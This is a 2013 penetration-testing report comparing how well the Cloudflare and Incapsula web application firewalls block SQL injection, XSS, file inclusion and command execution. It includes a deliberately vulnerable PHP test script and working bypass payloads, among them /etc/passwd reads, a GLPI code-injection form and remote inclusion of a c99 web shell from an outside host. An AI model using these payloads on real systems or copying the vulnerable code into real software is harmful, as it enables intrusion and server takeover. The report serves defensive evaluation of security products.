

# **CloudFlare vs Incapsula: Round 2**

**Web Application Firewall**

Comparative Penetration Testing Analysis Report v1.0

October, 2013



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```

      ##      ##
      #  #      #  #
      #  #      #  #
      #O      #      #O#
      #[*]    #  #      [*]#
      #####
      $id="\xFF\xFE".
      "\xFF\x0E\x4E\x00".
      "\x65\x00\x72\x00\x6F".
      "\x00\x49\x00\x53\x00\x4F".
#####==##_O---O_###==#####
"\x00\x30\x00\x2E\x00\x30\x00".
"\x33\x00\x2E\x00\x30\x00\x31".
"\x00\x0B\x00\x00\x00\x01".
"\x00\x00\x00\x00\x00".
      "\x10\x4E".
      "\x45".
      "\x52".
      "\x4F".
      "\x20\x42\x55\x52\x4E\x49".
"\x4E".    "\x47\x20".    "\x52".
"\x4F".    "\x4D\x00\x00".    "\x00".
"\x9C".    "\x20\xBC\x4A\x9C".  "\x20".
"\xBC".    "\x4A\xFF\xFF".  "\xFF".
"\xFF".    "\xFF\xFF\xFF".  "\xFF".
"\x00".    "\x00\x00".    "\x00".
"\x9F".    "\x20".    "\xBC".  "\x4A".
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```

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## Summary

This document contains the results of a second comparative penetration test conducted by a team of security specialists at Zero Science Lab against two cloud-based Web Application Firewall (WAF) solutions: Incapsula and Cloudflare. This test was designed to bypass security controls in place, in any possible way, circumventing whatever filters they have. Given the rise in application-level attacks, the goal of the test was to provide IT managers of online businesses with a comparison of these WAFs against real-world threats in simulated real-world conditions.

**Zero Science Lab** is a Macedonian Information Security Research and Development Laboratory that specializes in information security hardening, consulting, network security, vulnerability research, software and hardware security assessment, penetration testing, malware analysis, forensics and much more - <http://www.zeroscience.mk>

## Background

In February 2013, we conducted the first [comparative pentest analysis](#) of the CloudFlare, Incapsula and ModSecurity Web Application Firewall (WAF) solutions. The goal of a WAF is to block hacker attacks / unwanted malicious traffic to your web application with as few false positives as possible.

Since then, all three vendors had replied to the findings, applying patches to the discovered bypasses and improving their products to protect their customers from web attacks. In August 2013, CloudFlare even launched a new rule-based WAF to augment their existing heuristics-based WAF (which we used in the first pentest). Since Incapsula also uses a rule-based approach, we decided that now is a good time to run a follow-up pentest comparison, this time focusing only on CloudFlare's new WAF and Incapsula's WAF. Over the past 8 months, both vendors have improved their firewall solution by adding extra features, upgrading the rulesets and signature detection algorithms.

The difference between this report and the previous one is that now we have focused more on real-world web application exploitation applying known encoding techniques, as well as the rate of false positives.

## Results

### 1. Attack Vector coverage

The table below shows the overall statistics of the exploits testing:

WAF Pentesting - October 2013	Incapsula "Business" Plan <u>\$59/Site/Month</u>	CloudFlare "Business" Plan New Rule-based WAF <u>\$200/Site/Month</u>
Total XSS Tests	124	124
XSS Bypassed	2	11
XSS Blocked	122	113
Total SQLi Tests	221	221
SQLi Bypassed	1	102
SQLi Blocked	220	119
Total LFI/RFI Tests	25	25
LFI/RFI Bypassed	4	25
LFI/RFI Blocked	21	0
Total RCE Tests	15	15
RCE Bypassed	2	12
RCE Blocked	13	3

## 2. WAF evasion techniques

Blackbox penetration test was conducted against the two services (using their respective Business Plans), applying known filter evasion techniques to bypass their web application firewall solution using real-world scenarios and variety of attack vectors.

We wanted to check how the WAFs deal with evasion techniques, and we took common vectors for each rule and obfuscated them using different evasion techniques like:

- Multi-parameter vectors
- Microsoft Unicode encoding
- Invalid characters
- SQL comments
- Redundant white space
- HTML encoding for XSS
- Javascript escaping for XSS
- Hex encoding for XSS
- Character encoding for Directory Traversal

WAF Evasions Pentesting - October 2013	Incapsula "Business" Plan <u>\$59/Site/Month</u>	CloudFlare "Business" Plan New Rule-based WAF <u>\$200/Site/Month</u>
Total SQLi Evasions	5	5
SQLi Evasions Bypassed	1	4
SQLi Evasions Blocked	4	1
Total LFI/RFI Evasions	4	4
LFI/RFI Evasions Bypassed	0	4
LFI/RFI Evasions Blocked	4	0
Total XSS Evasions	7	7
XSS Evasions Bypassed	1	3
XSS Evasions Blocked	6	4

### 3. Known Vulnerabilities Handling

Each of the exploits was executed with their default given payload. After that, we applied the evasion techniques on the same payloads and mark the results. Below is a table that gives you an overview of which vulnerability was blocked and which vulnerability has bypassed the WAF mechanisms for detecting known web application exploits.

Results (overview of real apps exploit bypass list):

Application and vulnerability	Incapsula "Business" Plan <u>\$59/Site/Month</u>	CloudFlare "Business" Plan New Rule-based WAF <u>\$200/Site/Month</u>
1. Practico CMS 13.7 Auth Bypass SQL Injection	Blocked	Bypassed
2. WP NOSpamPTI Plugin Blind SQL Injection	Blocked	Bypassed
3. WP TimThumb Plugin Remote Code Execution	Blocked	Bypassed
4. WP W3 Total Cache Plugin PHP Code Execution	Blocked	Blocked
5. webgrind 1.0 Local File Inclusion Vulnerability	Bypassed	Bypassed
6. Newsletter Tailor 0.2.0 Remote File Inclusion	Blocked	Bypassed
7. Apache Struts <2.2.0 Command Execution	Blocked	Blocked
8. Apache Struts includeParams RCE < 2.3.14.2	Blocked	Blocked
9. Apache Struts < 2.2.3 Multiple RCE	Blocked	Blocked
10. GLPI SQL Injection and Remote Code Execution Bypass	Bypassed	Bypassed

### 4. False Positives

Obviously a key evaluation criteria for a WAF is to be able to block as many attack variants as possible. However, in real life scenarios there is another evaluation criteria that is as important – not blocking legitimate users.

Testing for false positives is not a trivial task and the way we have decided to run this test is to simulate an administrator that is updating the application HTML. You would find this action in any CMS and it is specifically prone to false positives in XSS filters that look for suspicious HTML and Javascript code.

From our tests it seems that Incapsula has a mechanism to detect what CMS is installed on the web server and to automatically detect and whitelist legitimate administrative actions.

On the other hand CloudFlare's aggressive XSS filter blocked legitimate attempts to upload HTML and Javascript code to the application through the CMS built in functions.

User action	Incapsula "Business" Plan <u>\$59/Site/Month</u>	CloudFlare "Business" Plan New Rule-based WAF <u>\$200/Site/Month</u>
Upload HTML to WordPress	Passed	Passed
Upload Javascript code to WordPress	Passed	Blocked (False Positive)
PHPMyAdmin SQL Query	Passed	Blocked (False Positive)
Joomla Save Global Configuration	Blocked (False Positive)	Passed


## Conclusion

From the results table, we can see that Incapsula's WAF continues to have an advantage over CloudFlare's WAF. We should also mention that only Incapsula's WAF is PCI-Certified, which is an advantage for certain types of online businesses.

While CloudFlare's new WAF solution showed substantial improvement since the first penetration test, it still does not provide the comprehensive level of security against certain types of web application attacks (e.g., SQL injection, Remote File Inclusion) that many online businesses today require.

We noticed the high block ratio of XSS attacks, but from all the types of attacks, main focus was on Cross-Site Scripting. The SQL Injection, Local and Remote File Inclusion, and Remote Code/Command Execution attacks had very low detection rate by the CloudFlare WAF.

Incapsula, on the other hand, has shown consistent security performance in both tests, with a high block ratio and few false-positives.



## Intro

Both Incapsula and CloudFlare WAF services have improved their protection mechanisms and detection methodologies since the previous evaluation. That being said, we decided to put them on yet another heavy test and see what filters we can evade/bypass. All the settings were set to maximum level of protection in both testing environments.

This time we used several real-world applications vulnerable to different types of attack vectors to simulate a real hacking scenario against the firewall services of both vendors.

Along with the vulnerable applications, we used an improved PoC script file to test the solutions against generic attack vectors and their learning mechanisms. This script was written by us and it basically allows calling unsanitized input from the users which allowed us to exploit it and manipulate the results in several ways which would confirm 100% whether or not the filter was indeed working as expected.

## Setup and configuration

We're not going in details on how to setup CloudFlare and Incapsula services. Refer to the [previous report](#) for more details. All we can say here is that the infrastructure design has remained the same which is the WAF sitting in front of the dedicated server, intercepting all requests that are destined for it. The setup process from client's perspective has stayed the same as well. We've set everything to 'ON' and 'HIGH' for both WAF options.

The screenshot shows the CloudFlare WAF Rules interface. It features two tabs: 'WAF Rules' (selected) and 'WAF Events'. Under 'Rule Packages', there is a table with columns: Package Name, Description, Sensitivity, and Action. The table lists ten packages, each with a status indicator (ON/OFF) and a dropdown menu for action.

Package Name	Description	Sensitivity	Action
OWASP ModSecurity Core Rule Set	Covers OWASP Top 10 vulnerabilities, and more.	High	Block
OWASP Protocol Violations	Detection of violations of the HTTP protocol that often indicate an attacker attempting to penetrate a site.	Triggered 2 times	ON
OWASP Protocol Anomalies	Detection of unusual use of the HTTP protocol that may indicate an attack, but that may also be legitimate.	Triggered 0 times	ON
OWASP Request Limits	Detection of excessively large numbers of HTTP headers, HTTP arguments or files.	Triggered 0 times	ON
OWASP HTTP Policy	Enforcement of policies around the HTTP protocol such as methods that are supported and headers that are allowed.	Triggered 0 times	ON
OWASP Bad Robots	Detection of bad web robots that are not from search engines but perform malicious searching and spidering of web sites.	Triggered 0 times	ON
OWASP XSS Attacks	Cross site scripting (XSS) attacks that may result in unwanted HTML being inserted into web pages.	Triggered 100 times	ON
OWASP SQL Injection Attacks	Attacks against SQL servers that attempt to inject SQL statements through the web to leak information or take control of a SQL server.	Triggered 56 times	ON
OWASP Tight Security	Rules that are prone to false positives.	Triggered 0 times	ON
OWASP Generic Attacks	Detection of generic attacks against web-based applications without specific knowledge of the application. Detects things like attempting to access an LDAP directory, inject shell commands, and attacks	Triggered 42 times	ON
OWASP Common Exceptions	Special rules to reduce false positives.	Triggered 0 times	ON

CloudFlare WAF Settings

The screenshot shows the Incapsula WAF Settings interface. It features a sidebar with categories: General, Login Protect, Performance, Security, WAF, Notifications, and Permissions. The main area displays various protection modules with status indicators (ON/OFF), descriptions, and action dropdown menus. Some modules have 'Add whitelist' links.

Module	Description	Action	Link
Backdoor Protect	Detect and Quarantine Backdoors uploaded to your website	Auto-Quarantine	
Remote File Inclusion	Detect attempts to manipulate the application into downloading and sometimes also executing a file from a remote location.	Block Request	Add whitelist
SQL Injection	Detect attempts to manipulate the logic of SQL statements executed by the web application against the database.	Block Request	Add whitelist
Cross Site Scripting	Detect attempts to run malicious code on your website visitor's browsers.	Block Request	Add whitelist
Illegal Resource Access	Detect attempts to access Vulnerable or Administrative pages, or view or execute System Files. This is commonly done using URL guessing, Directory Traversal, or Command Injection techniques.	Block Request	Add whitelist
DDoS	Detect and stop distributed denial of service attacks on your website.	Off	

Incapsula WAF Settings

## Targets and tools

For this occasion we've created two separate testbeds on separate server host machines.

- CloudFlare - cf.destr0y.net

- Incapsula - in.zeroscience.mk, inc.zeroscience.mk, inc.destr0y.net, 4sylum.elgringodelanoche.com

The testbed servers were running Apache web server with PHP and MySQL DBMS. Both the servers had the '*poc.php*' script deployed, which is vulnerable to Cross-Site Scripting, SQL Injection, Local and Remote File Inclusion, Cookie Poisoning and Command Execution attacks. We also installed several real-world web applications that are vulnerable to different attack vectors.

### **Practico CMS 13.7 Auth Bypass SQL Injection** - by shiZheni (<http://www.exploit-db.com/exploits/28129>)

*Practico CMS contains a flaw that may allow an attacker to carry out an SQL injection attack. The issue is due to the index.php script not properly sanitizing user-supplied input to the 'uid' parameter. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.*

### **WP NOSpamPTI Plugin Blind SQL Injection** - by Alexandro Silva (<http://www.exploit-db.com/exploits/28485>)

*NOSpamPTI contains a flaw that may allow an attacker to carry out a Blind SQL injection attack. The issue is due to the wp-comments-post.php script not properly sanitizing the comment\_post\_ID in POST data. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.*

### **WP TimThumb Plugin Remote Code Execution** - by Mark Maunder (<http://www.exploit-db.com/exploits/17602>)

*TimThumb is prone to a Remote Code Execution vulnerability, due to the script does not check remotely cached files properly. By crafting a special image file with a valid MIME-type, and appending a PHP file at the end of this, it is possible to fool TimThumb into believing that it is a legitimate image, thus caching it locally in the cache directory.*

### **WP W3 Total Cache Plugin PHP Code Execution** - by Unknown (<http://osvdb.org/show/osvdb/92652>)

*W3 Total Cache Plugin for WordPress contains a flaw that is due to the program failing to properly restrict access to the minclude and mfunc PHP code inclusion macros. This may allow a remote attacker to insert and execute arbitrary PHP code.*

### **webgrind 1.0 Local File Inclusion Vulnerability** - by Michael Meyer (<http://www.exploit-db.com/exploits/18523>)

*webgrind suffers from a file inclusion vulnerability (LFI) when input passed thru the 'file' parameter to index.php is not properly verified before being used to include files. This can be exploited to include files from local resources with directory traversal attacks and URL encoded NULL bytes.*

### **Newsletter Tailor 0.2.0 Remote File Inclusion** - by Snakespc (<http://www.exploit-db.com/exploits/11378>)

*Newsletter Tailor contains a flaw that may allow a remote attacker to execute arbitrary commands or code. The issue is due to the index.php script not properly sanitizing user input supplied to the 'p' parameter. This may allow an attacker to include a file from a third-party remote host that contains commands or code that will be executed by the vulnerable script with the same privileges as the web server.*

### **Apache Struts <2.2.0 Command Execution** - by Meder Kydyraliev (<http://www.exploit-db.com/exploits/14360>)

*Apache Struts versions < 2.2.0 suffers from a remote command execution vulnerability. This issue is caused by a failure to properly handle unicode characters in OGNL extensive expressions passed to the web server. By sending a specially crafted request to the Struts application it is possible to bypass the "#" restriction on ParameterInterceptors by using OGNL context variables. Bypassing this restriction allows for the execution of arbitrary Java code.*

## **Apache Struts includeParams RCE < 2.3.14.2 - by Eric K., Douglas R. (<http://www.osvdb.org/show/osvdb/93645>)**

*Apache Struts contains a flaw that may allow an attacker to execute arbitrary commands. The issue is due to the handling of the includeParams attribute in the URL and Anchor tags. With a specially crafted request parameter, an attacker could inject arbitrary OGNL code that would be evaluated. In addition, a second evaluation of attacker supplied input can occur when the URL or Anchor tag tries to resolve arbitrary parameters, that would be evaluated as an OGNL expression.*

## **Apache Struts < 2.2.3 Multiple RCE - by Takeshi Terada (<http://www.securityfocus.com/bid/61189>)**

*Apache Struts is prone to multiple remote command-execution vulnerabilities. Successful exploits will allow remote attackers to execute arbitrary commands within the context of the affected application.*

## **GLPI < 0.84.1 Arbitrary PHP Code Injection - by High-Tech Bridge SA (<http://www.exploit-db.com/exploits/28685>)**

*GLPI suffers from an insufficient validation of user-supplied input passed to the "db\_host", "db\_user", "db\_pass", and "databasename" HTTP POST parameters via "/install/install.php" script [that is present by default after application installation] before writing data into "/config\_db.php" file. A remote attacker can inject and execute arbitrary PHP code on the vulnerable system.*

## **Joomla CMS 3.1.5, WordPress 3.6.1 and phpMyAdmin 4.0.8 - False Positives Front**

99% of the test was manually approached, but we used several tools for fuzzing and automation to see how the WAFs will behave on scanners and session tracking.

Tools used:

- Acunetix Web Vulnerability Scanner
- Havij SQL Injection Tool
- Burp Suite
- OWASP Zed Attack Proxy (ZAP)
- TamperData
- Firebug
- Cookies Manager+
- CookieMonster
- HttpFox
- Live HTTP Headers
- tcpdump
- Wireshark
- Metasploit Framework

We used the following browsers:

- Mozilla Firefox
- Microsoft Internet Explorer
- Google Chrome
- Opera
- Apple Safari
- Iceweasel

## Contents of poc.php:

```
<html><title> RFI/LFI/SQLI/XSS PoC App </title><body>
<h1>PoC:</h1>
- Search - sql inj<br />
- Search2 - concat sql inj<br />
- cmd - rfi inj<br />
- cmd2 - lfi inj<br />
- x - xss parameter<br />
- cookie &hallo& - xss cookie<br />
- cookie &notification& - sqli cookie<br />
- cookie &segment& - lfi cookie<br />
- cookie &market& - rfi cookie<br />
<br />
<?php

$username="zslsu";
$password="changeme";
$db="zslldb";
mysql_connect(localhost,$username,$password) or die("NO NO!");
mysql_select_db($db);

$query=$_GET["Search"];
if(isset($query)){
    $results=mysql_query($query);
    if($results != null){
        print_r (mysql_fetch_row($results));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$ss2=$_GET["Search2"];
if(isset($ss2)){
    $lq = "select * from testwaf where testzsl ='$ss2'";
    $results2=mysql_query($lq);
    if($results2 != null){
        print_r (mysql_fetch_row($results2));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$ccmd=$_GET["cmd"];
if(isset($ccmd)){
    echo "<br /><br />RFI results-";
    passthru($ccmd);
}

$ccmd2=$_GET["cmd2"];
if(isset($cmd2)){
    echo "<br /><br />LFI results-";
    include($cmd2);
}

$x = $_GET["x"];
if(isset($x)){
    echo "<h2>".$x."</h2>";
}

$cook1 = $_COOKIE['hallo'];
if(isset($cook1)){
    echo "<h2>HELLO: ".$cook1."</h2>";
}

$cook2 = $_COOKIE['notifications'];
if(isset($cook2)){
    $lq = "select * from testwaf where testzsl ='$cook2'";
    $results2=mysql_query($lq);
    if($results2 != null){
        echo "New notifications:"; print_r (mysql_fetch_row($results2));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$cook3 = $_COOKIE['segment'];
if(isset($cook3)){
    echo "<br /><br />Segment Cookie LFI results-";
    include($cook3);
}

$cook4 = $_COOKIE['market'];
if(isset($cook4)){
    echo "<br /><br />Market cookie RFI results :)-";
    passthru($cook4);
}
?> <br /></body></html>
```

## **Testing and analysis**

From previous report, Incapsula patched the bypasses and has improved their WAF and even included a new separate control for RFI attacks.

CloudFlare having in mind our previous results has introduced a much improved WAF based on OWASP Core Rule Set (ModSecurity). However, there are lots of bypasses present in the newly upgraded WAF solution. We noticed only a few false positives in CloudFlare while doing regular tasks, using a legitimate application from regular user's perspective. Given the fact that the False Positives test was executed using phpMyAdmin, this was more than expected.

Incapsula on the other hand had also a few false positives, including simple Joomla administrator actions. Unlike Cloudflare, Incapsula offers a great option for whitelisting the request URL and the affected parameter, which allows the WAF administrator to resolve incidents of this kind at any time.

What's also important to note is that Incapsula can recognize an ongoing attack and block attacker's session. We specifically noticed this during the test using automated tools such as ZAP and Burp. Their blocking mechanism seems to be based on recognizing the fingerprint of the tool being used, so even if you try to trick it by changing the default User-Agent or manipulating other header fields, the WAF will still block your session. We didn't notice such mechanism on CloudFlare's WAF. CloudFlare blocks a session only if an attacker tries to manipulate and send invalid headers.

XSS vectors:

<ul style="list-style-type: none"><li>• Vectors making use of HTML5 features</li><li>• Vectors working on HTML4 and older versions</li><li>• Cascading stylesheet injection based vectors</li><li>• Plain JavaScript vectors</li><li>• E4X vectors working on gecko based browsers</li><li>• Vectors attacking DOM properties and methods</li><li>• JSON based vectors</li></ul>	<ul style="list-style-type: none"><li>• Vectors embedded in SVG files</li><li>• Vectors related to X(HT)ML</li><li>• UTF7 and other exotic charset based vectors</li><li>• Client side denial of service vectors</li><li>• HTML behavior and binding vectors</li><li>• Clickjacking and UI Redressing vectors</li></ul>
--	---

## Results (CloudFlare):

### Webgrind Local File Inclusion Bypass:

<http://cf.destr0y.net/webgrind/index.php?file=/etc/passwd&op=fileviewer>


The screenshot shows a web browser window with the URL <http://cf.destr0y.net/webgrind/index.php?file=/etc/passwd&op=fileviewer>. The page title is "webgrind v1.0" with the subtitle "profiling in the browser". The main content area displays the text of the /etc/passwd file. The file contains 29 lines of text, each representing a user account with fields separated by colons. The first few lines are: root:x:0:0:root:/root:/bin/bash, daemon:x:1:1:daemon:/usr/sbin:/bin/sh, bin:x:2:2:bin:/bin/bin/sh, sys:x:3:3:sys:/dev:/bin/sh, sync:x:4:65534:sync:/bin:/sync, games:x:5:60:games:/usr/games:/bin/sh, man:x:6:12:man:/var/cache/man:/bin/sh, lp:x:7:7:lp:/var/spool/lpd:/bin/sh, mail:x:8:8:mail:/var/mail:/bin/sh, news:x:9:9:news:/var/spool/news:/bin/sh, uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh, proxy:x:13:13:proxy:/bin:/bin/sh, www-data:x:33:33:www-data:/var/www:/bin/sh, backup:x:34:34:backup:/var/backups:/bin/sh, list:x:38:38:Mailing List Manager:/var/list:/bin/sh, irc:x:39:39:ircd:/var/run/ircd:/bin/sh, gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh, nobody:x:65534:65534:nobody:/nonexistent:/bin/sh, libuuid:x:100:101:/var/lib/libuuid:/bin/sh, bind:x:101:105::/var/cache/bind:/bin/false, fetchmail:x:102:65534::/var/lib/fetchmail:/bin/false, sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin, klog:x:104:107::/home/klog:/bin/false, syslog:x:105:108::/home/syslog:/bin/false, smmra:x:106:109:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false, smmsp:x:107:110:Mail Submission Program,,,:/var/lib/sendmail:/bin/false, mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false, tomcat7:x:109:113:/usr/share/tomcat7:/bin/false.

### GLPI SQL Injection and Remote Code Execution Bypass:

```
<form action="http://cf.destr0y.net/glpi/install/install.php" method="post" name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```

The screenshot shows a web browser window with the URL <http://cf.destr0y.net/glpi/install/install.php>. The page title is "GLPI". The main content area displays the message "Can't create the database connection file, please verify file permissions." Below this message is a bold black text "Do you want to continue?". At the bottom left is a button labeled "Continue". The browser's address bar and navigation buttons are visible at the top.

<http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd>




The screenshot shows a browser window with the URL <http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd>. Below the browser is a Notepad++ window titled "glpi\_exploit.html" containing the following code:

```
<form action="http://cf.destr0y.net/glpi/install/install.php" method="post" name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="" /> passthru($_GET['cmd']); /*>
<input type="submit" id="btn" value="Submit" />
</form>
```

## Newsletter Tailor Remote File Inclusion Bypass:

<http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?>



The screenshot shows a browser window with the URL <http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?>. The page displays the "Newsletter Tailor" logo and the text "Tailor-made newsletter". Below the logo is a PHP version information block:

PHP Version 5.3.6-13ubuntu3.10

php

System	Linux in 2.6.32-042stab081.3 #1 SMP Mon Sep 9 20:07:47 MSK 2013 i686
Build Date	Mar 11 2013 14:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/magick.ini, /etc/php5/apache2/conf.d/dmap.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/ming.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo_mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/xmlrpc.ini, /etc/php5/apache2/conf.d/xsl.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API20090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib*, bzip2*, convert.iconv*, string.rot13, string.toupper, string.toLower, string.strip_tags, convert*, consumed, dechunk, mcrypt*, mdecrypt*

<http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/pentest/c99.php?>

The screenshot shows a terminal window with the following output:

```
Software: Apache/
uname -a: Linux exlab 3.6.18-348.12.1.el5 #1 SMP Wed Jul 10 05:28:41 EDT 2013 x86_64
uid=531( ) gid=532( ) groups=532( )
Safe mode: OFF (and secure)
/home/exlab/public_html/pentest/  browser on
Free 19.93 GB of 418.36 GB (4.76%)
```

Below the terminal, there's a navigation bar with links: Encoder, Bind, Proc., FTP brute, Sec., SQL, PHP code, Feedback, Self remove, Import.

The main area displays a table titled "Listing directory (56 files and 2 directories):". The table has columns: Name, Size, Modified, Owner/Group, Perms, and Action. The "Action" column contains icons for file operations like copy, move, delete, and download.

Name	Size	Modified	Owner/Group	Perms	Action
LINK	02.10.2013 09:23:40			drwxr-xr-x	
LINK	24.09.2013 20:03:11			drwxr-xr-x	
DIR	26.12.2010 16:35:36			drwxr-xr-x	
DIR	07.12.2012 11:44:56			drwxr-xr-x	
120.03 KB	19.03.2013 13:57:52			-rwxr--r--	
25.99 KB	07.09.2010 21:40:34			-rwxr--r--	
29.13 KB	07.09.2010 21:40:35			-rwxr--r--	
22.74 KB	16.12.2010 21:16:52			-rwxr--r--	
10.93 KB	29.09.2011 07:55:21			-rwxr--r--	
